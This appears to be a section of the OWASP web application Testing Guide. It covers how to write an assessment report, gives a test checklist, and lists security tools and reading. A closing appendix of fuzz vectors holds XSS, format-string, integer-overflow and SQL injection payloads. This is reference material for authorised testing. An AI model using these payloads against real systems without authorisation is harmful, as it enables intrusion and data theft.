Performing the technical side of the assessment is only half of the overall assessment process; the final product is the production of a well-written, and informative, report. A report should be easy to understand and highlight all the risks found during the assessment phase and appeal to both executive management and technical staff.

The report needs to have three major sections and be created in a manner that allows each section to be split off and printed and given to the appropriate teams, such as the developers or system managers.

The sections generally recommended are:

1.0 Executive Summary

The executive summary sums up the overall findings of the assessment and gives managers, or system owners, an idea of the overall risk faced.

The language used should be more suited to people who are not technically aware and should include graphs or other charts which show the risk level. It is recommended that a

summary be included, which details when the testing commenced and when it was completed.

Another section, which is often overlooked, is a paragraph on implications and actions. This allows the system owners to understand what is required to be done in order to ensure the system remains secure.

1.1 Project Objective: In this section you will need to outline the project objectives and what is expected as an outcome of the assessment.

1.2 Project Scope: In this section you will need to outline the agreed scope.

1.3 Limitations: This section is dedicated for every and each limitation which you faced throughout the assessment, for instance, limitations of project-focused tests, limitation in your security testing methods, performance or technical issues that you come across during the course of assessment etc ....

1.4 Targets: In this section you will need to list the number of applications and/or targeted systems.

2.0 Technical Management Overview

The technical management overview section often appeals to technical managers who require more technical detail than found in the executive summary. This section should include details about the scope of the assessment, the targets included and any caveats, such as system availability etc. This section also needs to include an introduction on the risk rating used throughout the report and then finally a technical summary of the findings.

3.0 Assessment Findings

The last section of the report is the section, which includes detailed technical detail about the vulnerabilities found, and the approaches needed to ensure they are resolved. This section is aimed at a technical level and should include all the necessary information for the technical teams to understand the issue and be able to solve it.

The findings section should include:

- A reference number for easy reference with screenshots
- The affected item
- A technical description of the issue

- A section on resolving the issue
- The risk rating and impact value

Each finding should be clear and concise and give the reader of the report a full understanding of the issue at hand.

Here is the report (see https://www.owasp.org/index.php/Testing_Checklist for the complete list of tests):

Category	Ref. Number	Test Name	Finding	Solution	Risk
Information Gathering	OWASP-IG-001	Spiders, Robots and Crawlers -			
	OWASP-IG-002	Search Engine Discovery/Reconnaissance			
	OWASP-IG-003	Identify application entry points			
	OWASP-IG-004	Testing for Web Application Fingerprint			
	OWASP-IG-005	Application Discovery			
	OWASP-IG-006	Analysis of Error Codes			
Configuration Management Testing	OWASP-CM-001	SSL/TLS Testing (SSL Version, Alghoritms, Key lenght, Digital Cert. Validity)			
	OWASP-CM-002	DB Listener Testing			
	OWASP-CM-003	Infrastructure Configuration Management Testing			
	OWASP-CM-004	Application Configuration Management Testing			
	OWASP-CM-005	Testing for File Extensions Handling			

	OWASP-CM-006	Old, backup and unreferenced files			
	OWASP-CM-007	Infrastructure and Application Admin Interfaces			
	OWASP-CM-008	Testing for HTTP Methods and XST			
Business logic testing	OWASP-BL-001	Testing for business logic			
Authentication Testing	OWASP-AT-001	Credentials transport over an encrypted channel			
	OWASP-AT-002	Testing for user enumeration			
	OWASP-AT-003	Testing for Guessable (Dictionary) User Account			
	OWASP-AT-004	Brute Force Testing			
	OWASP-AT-005	Testing for bypassing authentication schema			
	OWASP-AT-006	Testing for vulnerable remember password and pwd reset			
	OWASP-AT-007	Testing for Logout and Browser Cache Management			
	OWASP-AT-008	Testing for CAPTCHA			

	OWASP-AT-009	Testing Multiple Factors Authentication			
	OWASP-AT-010	Testing for Race Conditions			
Authorization Testing	OWASP-AZ-001	Testing for Path Traversal			
	OWASP-AZ-002	Testing for bypassing authorization schema			
	OWASP-AZ-003	Testing for Privilege Escalation			
	OWASP-SM-001	Testing for Session Management Schema			
	OWASP-SM-002	Testing for Cookies attributes			
	OWASP-SM-003	Testing for Session Fixation			
	OWASP-SM-004	Testing for Exposed Session Variables			

Appendix

This section is often used to describe the commercial and open-source tools that were used in conducting the assessment. When custom scripts/code are utilized during the assessment, it should be disclosed in this section or noted as attachment. It is often appreciated by the customer when the methodology used by the consultants is included. It gives them an idea of the thoroughness of the assessment and also an idea what areas were included.

Appendix A: Testing Tools

Open Source Black Box Testing tools

General Testing

- **OWASP WebScarab**
    - WebScarab is a framework for analysing applications that communicate using the HTTP and HTTPS protocols. It is written in Java, and is thus portable to many platforms. WebScarab has several modes of operation, implemented by a number of plugins.
- **OWASP CAL9000**
    - CAL9000 is a collection of browser-based tools that enable more effective and efficient manual testing efforts.
    - Includes an XSS Attack Library, Character Encoder/Decoder, HTTP Request Generator and Response Evaluator, Testing Checklist, Automated Attack Editor and much more.
- **OWASP Pantera Web Assessment Studio Project**
    - Pantera uses an improved version of SpikeProxy to provide a powerful web application analysis engine. The primary goal of Pantera is to combine automated capabilities with complete manual testing to get the best penetration testing results.
- **OWASP Zed Attack Proxy Project**
    - The Zed Attack Proxy (ZAP) is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications. It is designed to be used by people with a wide range of security experience and as such is ideal for developers and functional testers who are new to penetration testing.
    - ZAP provides automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.
- **OWASP Mantra - Security Framework**
    - Mantra is a web application security testing framework built on top of a browser. It supports Windows, Linux(both 32 and 64 bit) and Macintosh, in addition, it can work with other software like ZAP using built in proxy management function which makes it much more convenient. Mantra is available in 9 languages:

Arabic, Chinese - Simplified, Chinese - Traditional, English, French, Portuguese, Russian, Spanish and Turkish.

- **SPIKE** - http://www.immunitysec.com/resources-freesoftware.shtml
    - SPIKE designed to analyze new network protocols for buffer overflows or similar weaknesses. It requires a strong knowledge of C to use and only available for the Linux platform.
- **Burp Proxy** - http://www.portswigger.net/Burp/
    - Burp Proxy is an intercepting proxy server for security testing of web applications it allows Intercepting and modifying all HTTP/S traffic passing in both directions, it can work with custom SSL certificates and non-proxy-aware clients.
- **Odysseus Proxy** - http://www.wastelands.gen.nz/odysseus/
    - Odysseus is a proxy server, which acts as a man-in-the-middle during an HTTP session. A typical HTTP proxy will relay packets to and from a client browser and a web server. It will intercept an HTTP session's data in either direction.
- **Webstretch Proxy** - http://sourceforge.net/projects/webstretch
    - Webstretch Proxy enable users to view and alter all aspects of communications with a web site via a proxy. It can also be used for debugging during development.
- **WATOBO** - http://sourceforge.net/apps/mediawiki/watobo/index.php?title=Main_Page
    - WATOBO works like a local proxy, similar to Webscarab, ZAP or BurpSuite and it supports passive and active checks.
- **Firefox LiveHTTPHeaders** - https://addons.mozilla.org/en-US/firefox/addon/live-http-headers/
    - View HTTP headers of a page and while browsing.
- **Firefox Tamper Data** - https://addons.mozilla.org/en-US/firefox/addon/tamper-data/
    - Use tamperdata to view and modify HTTP/HTTPS headers and post parameters
- **Firefox Web Developer Tools** - https://addons.mozilla.org/en-US/firefox/addon/web-developer/

    - The Web Developer extension adds various web developer tools to the browser.
- **DOM Inspector** - https://developer.mozilla.org/en/docs/DOM_Inspector
    - DOM Inspector is a developer tool used to inspect, browse, and edit the Document Object Model (DOM)
- **Firefox Firebug** - http://getfirebug.com/
    - Firebug integrates with Firefox to edit, debug, and monitor CSS, HTML, and JavaScript.
- **Grendel-Scan** - http://securitytube-tools.net/index.php?title=Grendel_Scan
    - Grendel-Scan is an automated security scanning of web applications and also supports manual penetration testing.
- **OWASP SWFIntruder** - http://www.mindedsecurity.com/swfintruder.html
    - SWFIntruder (pronounced Swiff Intruder) is the first tool specifically developed for analyzing and testing security of Flash applications at runtime.
- **SWFScan** - http://h30499.www3.hp.com/t5/Following-the-Wh1t3-Rabbit/SWFScan-FREE-Flash-decompiler/ba-p/5440167
    - Flash decompiler
- **Wikto** - http://www.sensepost.com/labs/tools/pentest/wikto
    - Wikto features including fuzzy logic error code checking, a back-end miner, Google-assisted directory mining and real time HTTP request/response monitoring.
- **w3af** - http://w3af.org
    - w3af is a Web Application Attack and Audit Framework. The project's goal is finding and exploiting web application vulnerabilities.
- **skipfish** - http://code.google.com/p/skipfish/
    - Skipfish is an active web application security reconnaissance tool.
- **Web Developer toolbar** - https://chrome.google.com/webstore/detail/bfbameneiokkgbdmiekhjnmfkcnldhhm

    - The Web Developer extension adds a toolbar button to the browser with various web developer tools. This is the official port of the Web Developer extension for Firefox.

- **HTTP Request Maker** - https://chrome.google.com/webstore/detail/kajfghlhfkcocafkcjlajldicbikpgnp?hl=en-US
    - Request Maker is a tool for penetration testing. With it you can easily capture requests made by web pages, tamper with the URL, headers and POST data and, of course, make new requests
- **Cookie Editor** - https://chrome.google.com/webstore/detail/fngmhnnpilhplaeedifhccceomclgfbg?hl=en-US
    - Edit This Cookie is a cookie manager. You can add, delete, edit, search, protect and block cookies
- **Cookie swap** - https://chrome.google.com/webstore/detail/dffhipnliikkblkhpjapbecpmoilcama?hl=en-US
    - Swap My Cookies is a session manager, it manages cookies, letting you login on any website with several different accounts.
- **Firebug lite for Chrome"" - https://chrome.google.com/webstore/detail/bmagokdooijbeehmkpknfglimnifench**
    - Firebug Lite is not a substitute for Firebug, or Chrome Developer Tools. It is a tool to be used in conjunction with these tools. Firebug Lite provides the rich visual representation we are used to see in Firebug when it comes to HTML elements, DOM elements, and Box Model shading. It provides also some cool features like inspecting HTML elemements with your mouse, and live editing CSS properties
- **Session Manager"" - https://chrome.google.com/webstore/detail/bbcnbpafconjjigibnhbfmmgdbbkcjfi**
    - With Session Manager you can quickly save your current browser state and reload it whenever necessary. You can manage multiple sessions, rename or remove them from the session library. Each session remembers the state of the browser at its

creation time, i.e the opened tabs and windows.

Testing for specific vulnerabilities

Testing for DOM XSS

- DOMinator Pro - https://dominator.mindedsecurity.com

Testing AJAX

- **OWASP Sprajax Project**

Testing for SQL Injection

- **OWASP SQLiX**
- Sqlninja: a SQL Server Injection & Takeover Tool - http://sqlninja.sourceforge.net
- Bernardo Damele A. G.: sqlmap, automatic SQL injection tool - http://sqlmap.org/
- Absinthe 1.1 (formerly SQLSqueal) - http://sourceforge.net/projects/absinthe/
- SQLInjector - Uses inference techniques to extract data and determine the backend database server. http://www.databasesecurity.com/sql-injector.htm
- Bsqlbf-v2: A perl script allows extraction of data from Blind SQL Injections - http://code.google.com/p/bsqlbf-v2/
- Pangolin: An automatic SQL injection penetration testing tool - http://www.darknet.org.uk/2009/05/pangolin-automatic-sql-injection-tool/
- Antonio Parata: Dump Files by sql inference on Mysql - SqlDumper - http://www.ruizata.com/
- Multiple DBMS Sql Injection tool - SQL Power Injector - http://www.sqlpowerinjector.com/
- MySql Blind Injection Bruteforcing, Reversing.org - sqlbftools - http://packetstormsecurity.org/files/43795/sqlbftools-1.2.tar.gz.html

Testing Oracle

- TNS Listener tool (Perl) - http://www.jammed.com/%7Ejwa/hacks/security/tnscmd/tnscmd-doc.html
- Toad for Oracle - http://www.quest.com/toad

Testing SSL

- Foundstone SSL Digger - http://www.mcafee.com/us/downloads/free-tools/ssldigger.aspx

Testing for Brute Force Password

- THC Hydra - http://www.thc.org/thc-hydra/
- John the Ripper - http://www.openwall.com/john/
- Brutus - http://www.hoobie.net/brutus/
- Medusa - http://www.foofus.net/~jmk/medusa/medusa.html
- Ncat - http://nmap.org/ncat/

Testing Buffer Overflow

- OllyDbg - http://www.ollydbg.de
    - "A windows based debugger used for analyzing buffer overflow vulnerabilities"
- Spike - http://www.immunitysec.com/downloads/SPIKE2.9.tgz
    - A fuzzer framework that can be used to explore vulnerabilities and perform length testing
- Brute Force Binary Tester (BFB) - http://bfbtester.sourceforge.net
    - A proactive binary checker

Fuzzer

- **OWASP WSFuzzer**
- Wfuzz - http://www.darknet.org.uk/2007/07/wfuzz-a-tool-for-bruteforcingfuzzing-web-applications/

Googling

- Stach & Liu's Google Hacking Diggity Project - http://www.stachliu.com/resources/tools/google-hacking-diggity-project/
- Foundstone Sitedigger (Google cached fault-finding) - http://www.mcafee.com/us/downloads/free-tools/sitedigger.aspx

Commercial Black Box Testing tools

- NGS Typhon III - http://www.nccgroup.com/en/our-services/security-testing-audit-compliance/information-security-software/ngs-typhon-iii/
- NGSSQuirreL - http://www.nccgroup.com/en/our-services/security-testing-audit-compliance/information-security-software/ngs-squirrel-vulnerability-scanners/
- IBM AppScan - http://www-01.ibm.com/software/awdtools/appscan/
- Cenzic Hailstorm - http://www.cenzic.com/products_services/cenzic_hailstorm.php
- Burp Intruder - http://www.portswigger.net/burp/intruder.html
- Acunetix Web Vulnerability Scanner - http://www.acunetix.com
- Sleuth - http://www.sandsprite.com
- NT Objectives NTOSpider - http://www.ntobjectives.com/products/ntospider.php
- MaxPatrol Security Scanner - http://www.maxpatrol.com
- Ecyware GreenBlue Inspector - http://www.ecyware.com
- Parasoft SOAtest (more QA-type tool)- http://www.parasoft.com/jsp/products/soatest.jsp?itemId=101
- MatriXay - http://www.dbappsecurity.com/webscan.html
- N-Stalker Web Application Security Scanner - http://www.nstalker.com
- HP WebInspect - http://www.hpenterprisesecurity.com/products/hp-fortify-software-security-center/hp-webinspect
- SoapUI (Web Service security testing) - http://www.soapui.org/Security/getting-started.html
- Netsparker - http://www.mavitunasecurity.com/netsparker/
- SAINT - http://www.saintcorporation.com/
- QualysGuard WAS - http://www.qualys.com/enterprises/qualysguard/web-application-scanning/
- Retina Web - http://www.eeye.com/Products/Retina/Web-Security-Scanner.aspx

Source Code Analyzers

Open Source / Freeware

- Owasp Orizon
- **OWASP LAPSE**

- OWASP O2 Platform
- Google CodeSearchDiggity - http://www.stachliu.com/resources/tools/google-hacking-diggity-project/attack-tools/
- PMD - http://pmd.sourceforge.net/
- FlawFinder - http://www.dwheeler.com/flawfinder
- Microsoft's FxCop
- Splint - http://splint.org
- Boon - http://www.cs.berkeley.edu/~daw/boon
- FindBugs - http://findbugs.sourceforge.net
- Oedipus - http://www.darknet.org.uk/2006/06/oedipus-open-source-web-application-security-analysis/
- W3af - http://w3af.sourceforge.net/

Commercial

- Armorize CodeSecure - http://www.armorize.com/index.php?link_id=codesecure
- Parasoft C/C++ test - http://www.parasoft.com/jsp/products/cpptest.jsp/index.htm
- Checkmarx CxSuite - http://www.checkmarx.com
- HP Fortify - http://www.hpenterprisesecurity.com/products/hp-fortify-software-security-center/hp-fortify-static-code-analyzer
- GrammaTech - http://www.grammatech.com
- ITS4 - http://seclab.cs.ucdavis.edu/projects/testing/tools/its4.html
- Appscan - http://www-01.ibm.com/software/rational/products/appscan/source/
- ParaSoft - http://www.parasoft.com
- Virtual Forge CodeProfiler for ABAP - http://www.virtualforge.de
- Veracode - http://www.veracode.com

Acceptance Testing Tools

Acceptance testing tools are used to validate the functionality of web applications. Some follow a scripted approach and typically make use of a Unit Testing framework to construct test suites and test cases. Most, if not all, can be adapted to perform security specific tests in addition to functional tests.

Open Source Tools

- WATIR - http://wtr.rubyforge.org
    - A Ruby based web testing framework that provides an interface into Internet Explorer.
    - Windows only.
- HtmlUnit - http://htmlunit.sourceforge.net
    - A Java and JUnit based framework that uses the Apache HttpClient as the transport.
    - Very robust and configurable and is used as the engine for a number of other testing tools.
- jWebUnit - http://jwebunit.sourceforge.net
    - A Java based meta-framework that uses htmlunit or selenium as the testing engine.
- Canoo Webtest - http://webtest.canoo.com
    - An XML based testing tool that provides a facade on top of htmlunit.
    - No coding is necessary as the tests are completely specified in XML.
    - There is the option of scripting some elements in Groovy if XML does not suffice.
    - Very actively maintained.
- HttpUnit - http://httpunit.sourceforge.net
    - One of the first web testing frameworks, suffers from using the native JDK provided HTTP transport, which can be a bit limiting for security testing.
- Watij - http://watij.com
    - A Java implementation of WATIR.
    - Windows only because it uses IE for its tests (Mozilla integration is in the works).
- Solex - http://solex.sourceforge.net
    - An Eclipse plugin that provides a graphical tool to record HTTP sessions and

make assertions based on the results.

- Selenium - http://seleniumhq.org/
    - JavaScript based testing framework, cross-platform and provides a GUI for creating tests.
    - Mature and popular tool, but the use of JavaScript could hamper certain security tests.

Other Tools

Runtime Analysis

- Rational PurifyPlus - http://www-01.ibm.com/software/awdtools/purify/

Binary Analysis

- BugScam IDC Package - http://sourceforge.net/projects/bugscam
- Veracode - http://www.veracode.com

Requirements Management

- Rational Requisite Pro - http://www-306.ibm.com/software/awdtools/reqpro

Site Mirroring

- wget - http://www.gnu.org/software/wget, http://www.interlog.com/~tcharron/wgetwin.html
- curl - http://curl.haxx.se
- Sam Spade - http://www.samspade.org
- Xenu's Link Sleuth - http://home.snafu.de/tilman/xenulink.html

Appendix B: Suggested Reading

Whitepapers

- The Economic Impacts of Inadequate Infrastructure for Software Testing - http://www.nist.gov/director/planning/upload/report02-3.pdf
- Improving Web Application Security: Threats and Countermeasures-

http://msdn.microsoft.com/en-us/library/ff649874.aspx

- NIST Publications - http://csrc.nist.gov/publications/PubsSPs.html
- The Open Web Application Security Project (OWASP) Guide Project - https://www.owasp.org/index.php/Category:OWASP_Guide_Project
- Security Considerations in the System Development Life Cycle (NIST) - http://www.nist.gov/customcf/get_pdf.cfm?pub_id=890097
- The Security of Applications: Not All Are Created Equal - http://www.securitymanagement.com/archive/library/atstake_tech0502.pdf
- Software Assurance: An Overview of Current Practices - http://www.safecode.org/publications/SAFECode_BestPractices0208.pdf
- Software Security Testing: Software Assurance Pocket guide Series: Development, Volume III - https://buildsecurityin.us-cert.gov/swa/downloads/SoftwareSecurityTesting_PocketGuide_1%200_05182012_PostOnline.pdf
- Use Cases: Just the FAQs and Answers – http://www.ibm.com/developerworks/rational/library/content/RationalEdge/jan03/UseCaseFAQS_TheRationalEdge_Jan2003.pdf

Books

- The Art of Software Security Testing: Identifying Software Security Flaws, by Chris Wysopal, Lucas Nelson, Dino Dai Zovi, Elfriede Dustin, published by Addison-Wesley, ISBN 0321304861 (2006)
- Building Secure Software: How to Avoid Security Problems the Right Way, by Gary McGraw and John Viega, published by Addison-Wesley Pub Co, ISBN 020172152X (2002) -http://www.buildingsecuresoftware.com
- The Ethical Hack: A Framework for Business Value Penetration Testing, By James S. Tiller, Auerbach Publications, ISBN 084931609X (2005)
- + Online version available at: http://books.google.com/books?id=fwASXKXOolEC&printsec=frontcover&source=gbs_ge_summary_r&cad=0#v=onepage&q&f=false
- Exploiting Software: How to Break Code, by Gary McGraw and Greg Hoglund, published by Addison-Wesley Pub Co, ISBN 0201786958 (2004) -http://www.exploitingsoftware.com

- The Hacker's Handbook: The Strategy behind Breaking into and Defending Networks, By Susan Young, Dave Aitel, Auerbach Publications, ISBN: 0849308887 (2005)
- + Online version available at: http://books.google.com/books?id=AO2fsAPVC34C&printsec=frontcover&source=gbs_ge_summary_r&cad=0#v=onepage&q&f=false
- Hacking Exposed: Web Applications 3, by Joel Scambray, Vinvent Liu, Caleb Sima, published by McGraw-Hill Osborne Media, ISBN 007222438X (2010) - http://www.webhackingexposed.com/
- The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws, 2nd Edition - published by Dafydd Stuttard, Marcus Pinto, ISBN 9781118026472 (2011)
- How to Break Software Security, by James Whittaker, Herbert H. Thompson, published by Addison Wesley, ISBN 0321194330 (2003)
- How to Break Software: Functional and Security Testing of Web Applications and Web Services, by Make Andrews, James A. Whittaker, published by Pearson Education Inc., ISBN 0321369440(2006)
- Innocent Code: A Security Wake-Up Call for Web Programmers, by Sverre Huseby, published by John Wiley & Sons, ISBN 0470857447(2004) - http://innocentcode.thathost.com
- + Online version available at: http://books.google.com/books?id=RjVjgPQsKogC&printsec=frontcover&source=gbs_ge_summary_r&cad=0#v=onepage&q&f=false
- Mastering the Requirements Process, by Suzanne Robertson and James Robertson, published by Addison-Wesley Professional, ISBN 0201360462
- + Online version available at: http://books.google.com/books?id=SN4WegDHVCcC&printsec=frontcover&source=gbs_ge_summary_r&cad=0#v=onepage&q&f=false
- Secure Coding: Principles and Practices, by Mark Graff and Kenneth R. Van Wyk, published by O'Reilly, ISBN 0596002424 (2003) - http://www.securecoding.org
- Secure Programming for Linux and Unix HOWTO, David Wheeler (2004) http://www.dwheeler.com/secure-programs
- + Online version: http://www.dwheeler.com/secure-programs/Secure-Programs-HOWTO/index.html

- Securing Java, by Gary McGraw, Edward W. Felten, published by Wiley, ISBN 047131952X (1999) - http://www.securingjava.com
- Software Security: Building Security In, by Gary McGraw, published by Addison-Wesley Professional, ISBN 0321356705 (2006)
- Software Testing In The Real World (Acm Press Books) by Edward Kit, published by Addison-Wesley Professional, ISBN 0201877562 (1995)
- Software Testing Techniques, 2nd Edition, By Boris Beizer, International Thomson Computer Press, ISBN 0442206720 (1990)
- The Tangled Web: A Guide to Securing Modern Web Applications, by Michael Zalewski, published by No Starch Press Inc., ISBN 047131952X (2011)
- The Unified Modeling Language – A User Guide – by Grady Booch, James Rumbaugh, Ivar Jacobson, published by Addison-Wesley Professional, ISBN 0321267974 (2005)
- The Unified Modeling Language User Guide, by Grady Booch, James Rumbaugh, Ivar Jacobson, Ivar published by Addison-Wesley Professional, ISBN 0-201-57168-4 (1998)
- Web Security Testing Cookbook: Systematic Techniques to Find Problems Fast, by Paco Hope, Ben Walther, published by O'Reilly, ISBN 0596514832 (2008)
- Writing Secure Code, by Mike Howard and David LeBlanc, published by Microsoft Press, ISBN 0735617228 (2004) http://www.microsoft.com/learning/en/us/book.aspx?ID=5957&locale=en-us

Useful Websites

- Build Security In - https://buildsecurityin.us-cert.gov/bsi/home.html
- Build Security In – Security-Specific Bibliography - https://buildsecurityin.us-cert.gov/bsi/articles/best-practices/measurement/1070-BSI.html
- CERT Secure Coding - http://www.cert.org/secure-coding/
- CERT Secure Coding Standards- https://www.securecoding.cert.org/confluence/display/seccode/CERT+Secure+Coding+Standards
- Exploit and Vulnerability Databases - https://buildsecurityin.us-cert.gov/swa/database.html
- Google Code University – Web Security - http://code.google.com/edu/security/index.html
- McAfee Foundstone Publications - http://www.mcafee.com/apps/view-

all/publications.aspx?tf=foundstone&sz=10

- McAfee – Resources Library - http://www.mcafee.com/apps/resource-library-search.aspx?region=us
- McAfee Free Tools - http://www.mcafee.com/us/downloads/free-tools/index.aspx
- OASIS Web Application Security (WAS) TC — http://www.oasis-open.org/committees/tc_home.php?wg_abbrev=was
- Open Source Software Testing Tools - http://www.opensourcetesting.org/security.php
- OWASP Security Blitz - https://www.owasp.org/index.php/OWASP_Security_Blitz
- OWASP Phoenix/Tool - https://www.owasp.org/index.php/Phoenix/Tools
- SANS Internet Storm Center (ISC) - https://www.isc.sans.edu
- The Open Web Application Application Security Project (OWASP) — http://www.owasp.org
- Pentestmonkey - Pen Testing Cheat Sheets - http://pentestmonkey.net/cheat-sheet
- Secure Coding Guidelines for the .NET Framework 4.5 - http://msdn.microsoft.com/en-us/library/8a3x2b7f.aspx
- Security in the Java platform - http://docs.oracle.com/javase/6/docs/technotes/guides/security/overview/jsoverview.html
- System Administration, Networking, and Security Institute (SANS) - http://www.sans.org
- Technical INFO – Making Sense of Security - http://www.technicalinfo.net/index.html
- Web Application Security Consortium - http://www.webappsec.org/projects/
- Web Application Security Scanner List - http://projects.webappsec.org/w/page/13246988/Web%20Application%20Security%20Scanner%20List
- Web Security – Articles - http://www.acunetix.com/websitesecurity/articles/

Videos

- OWASP Appsec Tutorial Series - https://www.owasp.org/index.php/OWASP_Appsec_Tutorial_Series
- SecurityTube - http://www.securitytube.net/
- Videos by Imperva - http://www.imperva.com/resources/videos.asp

Deliberately Insecure Web Applications

- OWASP Vulnerable Web Applications Directory Project - https://www.owasp.org/index.php/OWASP_Vulnerable_Web_Applications_Directory_Project#tab=Main
- BadStore - http://www.badstore.net/
- Damn Vulnerable Web App - http://www.ethicalhack3r.co.uk/damn-vulnerable-web-app/
- Hacme Series from McAfee:
- + Hacme Travel - http://www.mcafee.com/us/downloads/free-tools/hacmetravel.aspx
- + Hacme Bank - http://www.mcafee.com/us/downloads/free-tools/hacme-bank.aspx
- + Hacme Shipping - http://www.mcafee.com/us/downloads/free-tools/hacmeshipping.aspx
- + Hacme Casino - http://www.mcafee.com/us/downloads/free-tools/hacme-casino.aspx
- + Hacme Books - http://www.mcafee.com/us/downloads/free-tools/hacmebooks.aspx
- Moth - http://www.bonsai-sec.com/en/research/moth.php
- Mutillidae - http://www.irongeek.com/i.php?page=mutillidae/mutillidae-deliberately-vulnerable-php-owasp-top-10
- Stanford SecuriBench - http://suif.stanford.edu/~livshits/securibench/
- Vicnum - http://vicnum.sourceforge.net/ and http://www.owasp.org/index.php/Category:OWASP_Vicnum_Project
- WebGoat - http://www.owasp.org/index.php/Category:OWASP_WebGoat_Project
- WebMaven (better known as Buggy Bank) - http://www.mavensecurity.com/WebMaven.php

Appendix C: Fuzz Vectors

The following are fuzzing vectors which can be used with WebScarab, JBroFuzz, WSFuzzer, ZAP or another fuzzer. Fuzzing is the "kitchen sink" approach to testing the response of an application to parameter manipulation. Generally one looks for error conditions that are generated in an application as a result of fuzzing. This is the simple part of the discovery phase. Once an error has been discovered identifying and exploiting a potential vulnerability is where skill is required.

Fuzz Categories

In the case of stateless network protocol fuzzing (like HTTP(S)) two broad categories exist:

- Recursive fuzzing
- Replacive fuzzing

We examine and define each category in the sub-sections that follow.

Recursive fuzzing

Recursive fuzzing can be defined as the process of fuzzing a part of a request by iterating through all the possible combinations of a set alphabet. Consider the case of:

http://www.example.com/8302fa3b

Selecting "8302fa3b" as a part of the request to be fuzzed against the set hexadecimal alphabet i.e. {0,1,2,3,4,5,6,7,8,9,a,b,c,d,e,f} falls under the category of recursive fuzzing. This would generate a total of 16^8 requests of the form:

http://www.example.com/00000000
...
http://www.example.com/11000fff
...
http://www.example.com/ffffffff

Replacive fuzzing

Replacive fuzzing can be defined as the process of fuzzing part of a request by means of replacing it with a set value. This value is known as a fuzz vector. In the case of:

http://www.example.com/8302fa3b

Testing against Cross Site Scripting (XSS) by sending the following fuzz vectors:

http://www.example.com/>"><script>alert("XSS")</script>&
http://www.example.com/";!--"<XSS>=&{()}

This is a form of replacive fuzzing. In this category, the total number of requests is dependant on the number of fuzz vectors specified.

The remainder of this appendix presents a number of fuzz vector categories.

Cross Site Scripting (XSS)

For details on XSS: Cross-site Scripting (XSS)

>"><script>alert("XSS")</script>&
"><STYLE>@import"javascript:alert('XSS')";</STYLE>
>'"><img%20src%3D%26%23x6a;
%26%23x61;%26%23x76;%26%23x61;%26%23x73;%26%23x63;%26%23x72;%26%23x69;%
26%23x70;%26%23x74;%26%23x3a;
alert(%26quot;%26%23x20;XSS%26%23x20;Test%26%23x20;Successful%26quot;)>

>%22%27><img%20src%3d%22javascript:alert(%27%20XSS%27)%22>
'%uff1cscript%uff1ealert('XSS')%uff1c/script%uff1e'
">
>"
";!--"<XSS>=&{()}
<IMG SRC="javascript:alert('XSS');">
<IMG SRC=javascript:alert('XSS')>
<IMG SRC=JaVaScRiPt:alert('XSS')>
<IMG SRC=JaVaScRiPt:alert("XSS<WBR>")>
<IMGSRC=java&<WBR>#115;crip&<WBR>#
116;:a
le&<WBR>#114;t('X&#83<WBR>;S'&#41>
<IMGSRC=&#0000106&#0000097&<WBR>#0000118&#0000097&#0000115&<WBR>#0000
099&#0000114&#0000105&<WBR>#0000112&#0000116&#0000058

&<WBR>#0000097&#0000108&#0000101&<WBR>#0000114&#0000116&#0000040&<WB
R>#0000039&#0000088&#0000083&<WBR>#0000083&#0000039&#0000041>

<IMGSRC=&#x6A&#x61&#x76&#x61&#x73&<WBR>#x63&#x72&#x69&#x70&#x74&#x3
A&<WBR>#x61&#x6C&#x65&#x72&#x74&#x28
&<WBR>#x27&#x58&#x53&#x53&#x27&#x29>

<IMG SRC="jav	ascript:alert(<WBR>'XSS');">
<IMG SRC="jav
ascript:alert(<WBR>'XSS');">

<IMG SRC="jav
ascript:alert(<WBR>'XSS');">

Buffer Overflows and Format String Errors

Buffer Overflows (BFO)

A buffer overflow or memory corruption attack is a programming condition which allows overflowing of valid data beyond its pre allocated storage limit in memory.

For details on Buffer Overflows: Testing for Buffer Overflow

Note that attempting to load such a definition file within a fuzzer application can potentially cause the application to crash.

A x 5
A x 17
A x 33
A x 65
A x 129
A x 257
A x 513
A x 1024
A x 2049
A x 4097
A x 8193
A x 12288

Format String Errors (FSE)

Format string attacks are a class of vulnerabilities which involve supplying language specific format tokens in order to execute arbitrary code or crash a program. Fuzzing for such errors has as an objective to check for unfiltered user input.

An excellent introduction on FSE can be found in the USENIX paper entitled: Detecting Format String Vulnerabilities with Type Qualifiers

Note that attempting to load such a definition file within a fuzzer application can potentially cause the application to crash.

%s%p%x%d
.1024d
%.2049d
%p%p%p%p
%x%x%x%x
%d%d%d%d
%s%s%s%s
%99999999999s
%08x
%%20d
%%20n
%%20x
%%20s
%s%s%s%s%s%s%s%s%s%s
%p%p%p%p%p%p%p%p%p%p
%#0123456x%08x%x%s%p%d%n%o%u%c%h%l%q%j%z%Z%t%i%e%g%f%a%C%S%08x
%%
%s x 129
%x x 257

Integer Overflows (INT)

Integer overflow errors occur when a program fails to account for the fact that an arithmetic operation can result in a quantity either greater than a data type's maximum value or less than its minimum value. If a tester can cause the program to perform such a memory allocation, the program can be potentially vulnerable to a buffer overflow attack.

-1
0
0x100
0x1000
0x3fffffff
0x7ffffffe
0x7fffffff

0x80000000
0xfffffffe
0xffffffff
0x10000
0x100000

SQL Injection

This attack can affect the database layer of an application and is typically present when user input is not filtered for SQL statements.

For details on Testing SQL Injection: Testing for SQL Injection

SQL Injection is classified in the following two categories, depending on the exposure of database information (passive) or the alteration of database information (active).

- Passive SQL Injection
- Active SQL Injection

Active SQL Injection statements can have a detrimental effect on the underllying database if successfully executed.

Passive SQL Injection (SQP)

'||(elt(-3+5,bin(15),ord(10),hex(char(45))))
||6
'||'6
(||6)
' OR 1=1--
OR 1=1
' OR '1'='1
; OR '1'='1'
%22+or+isnull%281%2F0%29+%2F*
%27+OR+%277659%27%3D%277659
%22+or+isnull%281%2F0%29+%2F*
%27+--+
' or 1=1--
" or 1=1--
' or 1=1 /*

or 1=1--
' or 'a'='a
" or "a"="a
') or ('a'='a
Admin' OR '
'%20SELECT%20*%20FROM%20INFORMATION_SCHEMA.TABLES--
) UNION SELECT%20*%20FROM%20INFORMATION_SCHEMA.TABLES;
' having 1=1--
' having 1=1--
' group by userid having 1=1--
' SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects WHERE name = tablename')--
' or 1 in (select @@version)--
' union all select @@version--
